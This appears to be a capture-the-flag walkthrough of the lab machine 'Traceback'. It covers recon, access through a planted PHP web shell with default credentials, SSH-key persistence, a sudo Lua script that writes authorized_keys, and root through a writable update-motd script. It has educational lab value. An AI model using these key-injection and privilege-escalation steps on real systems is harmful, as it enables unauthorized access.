1. First, we do recon using nmap with command
   nmap -sC -sV -oA traceback 10.10.10.181


```
# Nmap 7.80 scan initiated Sun Mar 22 15:42:49 2020 as: nmap -sC -sV -oA traceba
ck 10.10.10.181
Nmap scan report for 10.10.10.181
Host is up (0.33s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0
)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
# Nmap done at Sun Mar 22 15:43:56 2020 -- 1 IP address (1 host up) scanned in 6
7.62 seconds
```

We can see that there is two open port, on 22 and 80.

On port 22, using service ssh and OpenSSH 7.6p1

On port 80, using http and Apache httpd 2.4.29

2. We open it in the browser, and since there is no other link, we open the source code. On the other tab, dirb is running to check other path, but the result is none.




The webpage

```
<!DOCTYPE html>
<html>
▶ <head> ··· </head>
▼ <body>
  ▼ <center>
      <h1>This site has been owned</h1>
    ▶ <h2> ··· </h2>
      <h3>- Xh4H -</h3>
      <!--Some of the best web shells that you might need ;)-->
    </center>
  </body>
</html>
```

The source code


3. So, we focus on the source code. Inside the source code, there is a commented line. Quick search on google using string "Some of the best web shells that you might need ;)", shows a github page containing many web shells variants.



TheBinitGhimire Merge pull request #2 from Bibeknx/patch-1 ···		Latest commit 0d2d2c6 on Oct 10, 2019
README.md	Update README.md	6 months ago
alfa3.php	Create alfa3.php	2 years ago
alfav3.0.1.php	Rename alfav3-encoded.php to alfav3.0.1.php	2 years ago
andela.php	Update andela.php	12 months ago
bloodsecv4.php	Create bloodsecv4.php	2 years ago
by.php	Create by.php	2 years ago
c99ud.php	Create c99ud.php	2 years ago
cmd.php	Create cmd.php	2 years ago
configkillerionkros.php	Create configkillerionkros.php	2 years ago
jspshell.jsp	Create jspshell.jsp	2 years ago
mini.php	Create mini.php	2 years ago
obfuscated-punknopass.php	Create obfuscated-punknopass.php	2 years ago
punk-nopass.php	Create punk-nopass.php	2 years ago
punkholic.php	Update punkholic.php	2 years ago
r57.php	Create r57.php	2 years ago
smevk.php	Create smevk.php	2 years ago
wso2.8.5.php	Create wso2.8.5.php	2 years ago

README.md


Tried every web shell in there, and finally get http://10.10.10.181/smevk.php




Using default login, admin:admin, we can access the web shell.


4. Inside webshell, we change directory to home and see there is two user account, sysadmin and webadmin. Sysadmin is unaccessible, but we can access the webadmin directory. Inside folder .ssh, we can edit authorized_keys file and add our own ssh key.

   To generate ssh key, use command ssh-keygen.




   After generate, we use our pub key and insert it to authorized_keys file.





Paste the pub key into the file.

5. After that, we can use ssh to login as webadmin.
   ssh -i id_rsa webadmin@10.10.10.181



6. Inside webadmin directory, we can find two file, more.lua and note.txt
   Inside note.txt, there is a note left from sysadmin

```
webadmin@traceback:~$ ls
more.lua  note.txt
webadmin@traceback:~$ cat note.txt
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
webadmin@traceback:~$
```

7. Inside this folder, we get the clue from file luvit_history. Luvit is a program that can run .lua file.

```
webadmin@traceback:~$ ls -al
total 52
drwxr-x--- 5 webadmin sysadmin 4096 Mar 29 02:57 .
drwxr-xr-x 4 root     root     4096 Aug 25  2019 ..
-rw-rw-r-- 1 webadmin webadmin  655 Mar 29 02:57 add.lua
-rw------- 1 webadmin webadmin 3244 Mar 29 02:35 .bash_history
-rw-r--r-- 1 webadmin webadmin  220 Aug 23  2019 .bash_logout
-rw-r--r-- 1 webadmin webadmin 3771 Aug 23  2019 .bashrc
drwx------ 2 webadmin webadmin 4096 Aug 23  2019 .cache
drwxrwxr-x 3 webadmin webadmin 4096 Aug 24  2019 .local
-rw-rw-r-- 1 webadmin webadmin    1 Aug 25  2019 .luvit_history
-rw-rw-r-- 1 webadmin webadmin  655 Mar 29 02:41 more.lua
-rw-rw-r-- 1 sysadmin sysadmin  122 Mar 16 03:53 note.txt
-rw-r--r-- 1 webadmin webadmin  807 Aug 23  2019 .profile
drwxrwxr-x 2 webadmin webadmin 4096 Mar 29 01:58 .ssh
```

8. Inside more.lua, there is a command that open file authorized_keys in sysadmin and add an ssh key.

```
webadmin@traceback:~$ cat more.lua
test = io.open ("/home/sysadmin/.ssh/authorized_keys", "a");
test:write("ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC04r91u9I8eAjXlaAFZEKhM+ekjYxS
laH/gqUAXx1MAafHeqqlvNdpEhkdTUdzWyfS7mUsomaX3AmO4g0ZsqkVqAortIcTkz+Nx3xOP2t3WN+p
gQwPVwa5bqxpS7BnvGQjXYWZlna99gArPscw9YRkjxtMvl3HDotkC/O8mLR9K787dOq2c6FjvlewnHP/
AcyyYegHnNtfJsoRxKPglqz+NpCXicimogid+CjVnwgokpkbkNOoTMg5MfkSndjvXvpLDWwImEwJNCVZ
C4M4BhBP3O9rwA/k0oHVoZysCpU1FNhWUR+zOUveuuHNnlIu1iQ+2CHGBv4yjqBiV9BOn1JxU2YOi9cO
X0zT8Zt8F4N/WZpUa2wTx3f3kuZHPwVRg2NA8klJu4nU5mxr2MqZIGL4ygMuNSlTkeo6PZ+FVxQehF/m
CIg0ytQZZr7LU4zhtac+OW9r9tNaPyBpqGXb5b3CjxvJS6FSK5/PvgyFyTvP9Q3TZdsgDCdUuF1lzLLx
yuM= root@kali\n");
test:close();
webadmin@traceback:~$
```

9. Copy the file and name it add.lua and then we edit the file. We can modify this file and change the ssh key inside with our ssh key.

```
webadmin@traceback:~$ cp more.lua add.lua
webadmin@traceback:~$ nano add.lua
webadmin@traceback:~$
```

10. Since the program is probably inside sysadmin folder, we can use sudo to execute as sysadmin for this script.

sudo -u sysadmin ../sysadmin/luvit add.lua

```
webadmin@traceback:~$ sudo -u sysadmin ../sysadmin/luvit add.lua
webadmin@traceback:~$
```

11. Since out ssh key is inside the authorized_users, we can exit the shell and login again using ssh but using sysadmin as the user. Now we get the shell and user.txt

```
root@kali:~/htb/traceback# ssh -i id_rsa_trace sysadmin@10.10.10.181
################################
-------- OWNED BY XH4H  --------
- I guess stuff could have been configured better ^^ -
################################

Welcome to Xh4H land

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Sun Mar 29 03:02:57 2020 from 10.10.14.93
$
```

```
sysadmin@traceback:~$ ls -al
total 7360
drwxr-x--- 6 sysadmin sysadmin    4096 Mar 29 02:39 .
drwxr-xr-x 4 root     root        4096 Aug 25  2019 ..
drwxrwxr-x 2 sysadmin sysadmin    4096 Mar 29 01:41 0xGT
-rw------- 1 sysadmin sysadmin    3552 Mar 29 02:48 .bash_history
-rw-r--r-- 1 sysadmin sysadmin     220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin    3771 Apr  4  2018 .bashrc
drwx------ 2 sysadmin sysadmin    4096 Aug 25  2019 .cache
-rw------- 1 sysadmin sysadmin      32 Mar 29 02:37 .lesshst
drwxrwxr-x 3 sysadmin sysadmin    4096 Aug 24  2019 .local
-rwxrwxr-x 1 sysadmin sysadmin 4397566 Aug 24  2019 luvit
-rw-rw-r-- 1 sysadmin sysadmin       4 Mar 29 02:27 .luvit_history
-rw-r--r-- 1 sysadmin sysadmin     807 Apr  4  2018 .profile
-rwxrwxrwx 1 sysadmin sysadmin 3078592 Mar 29 00:21 pspy64
-rw-rw-r-- 1 sysadmin sysadmin      66 Mar 29 02:27 .selected_editor
drwxr-xr-x 2 root     root        4096 Aug 25  2019 .ssh
-rw------- 1 sysadmin sysadmin      33 Mar 29 01:21 user.txt
sysadmin@traceback:~$
```

12. Next, we check running process using pspy64. From pspy, we can see that after sleep 30 seconds, root execute command to copy backup from /var/backups to /etc/update-motd.d/

```
2020/03/29 03:58:01 CMD: UID=0    PID=121634 | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc
/update-motd.d/
```

13. We can see that the files on backups is owned by root and cannot be written.

```
sysadmin@traceback:/var/backups/.update-motd.d$ ls -al
total 32
drwxr-xr-x 2 root root 4096 Mar  5 02:56 .
drwxr-xr-x 3 root root 4096 Aug 25  2019 ..
-rwxr-xr-x 1 root root  981 Aug 25  2019 00-header
-rwxr-xr-x 1 root root  982 Aug 27  2019 10-help-text
-rwxr-xr-x 1 root root 4264 Aug 25  2019 50-motd-news
-rwxr-xr-x 1 root root  604 Aug 25  2019 80-esm
-rwxr-xr-x 1 root root  299 Aug 25  2019 91-release-upgrade
```


14. But we can write to the file in /etc/update-motd.d. Update-motd are collection of scripts that runs at login.

```
sysadmin@traceback:/etc/update-motd.d$ ls -al
total 32
drwxr-xr-x  2 root sysadmin 4096 Aug 27  2019 .
drwxr-xr-x 80 root root     4096 Mar 16 03:55 ..
-rwxrwxr-x  1 root sysadmin  981 Mar 29 04:02 00-header
-rwxrwxr-x  1 root sysadmin  982 Mar 29 04:02 10-help-text
-rwxrwxr-x  1 root sysadmin 4264 Mar 29 04:02 50-motd-news
-rwxrwxr-x  1 root sysadmin  604 Mar 29 04:02 80-esm
-rwxrwxr-x  1 root sysadmin  299 Mar 29 04:02 91-release-upgrade
```


Since the scripts run at login, we can check which script is run by login using ssh to the machine in another tab. While the other tab is running ssh, we can watch the process using pspy64 and see that the root is executing 80-esm.

```
2020/03/29 04:17:26 CMD: UID=0    PID=5497   |
2020/03/29 04:17:26 CMD: UID=0    PID=5502   | /bin/sh /etc/update-motd.d/80-esm
2020/03/29 04:17:26 CMD: UID=0    PID=5503   | /usr/bin/python3 -Es /usr/bin/lsb_release -cs
2020/03/29 04:17:26 CMD: UID=0    PID=5504   | /usr/bin/python3 -Es /usr/bin/lsb_release -ds
2020/03/29 04:17:26 CMD: UID=0    PID=5505   | /bin/sh /etc/update-motd.d/91-release-upgrade
2020/03/29 04:17:26 CMD: UID=0    PID=5508   | cut -d  -f4
```


Next, we will add our ssh key into root authorized_keys from this file. Using nano, we edit this file. To test it, I added a line to output in test.txt file.



Here we can see that root write a test.txt file



So, we echo our ssh key to /root/.ssh/authorized_keys



Save the file, and relogin using ssh in another tab. After that, our ssh key will be inserted and we can login as root using ssh key.

```
root@kali:~/htb/traceback# ssh -i id_rsa_trace root@10.10.10.181
################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
################################

Welcome to Xh4H land



Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy se
ttings

Last login: Fri Jan 24 03:43:29 2020
root@traceback:~#
```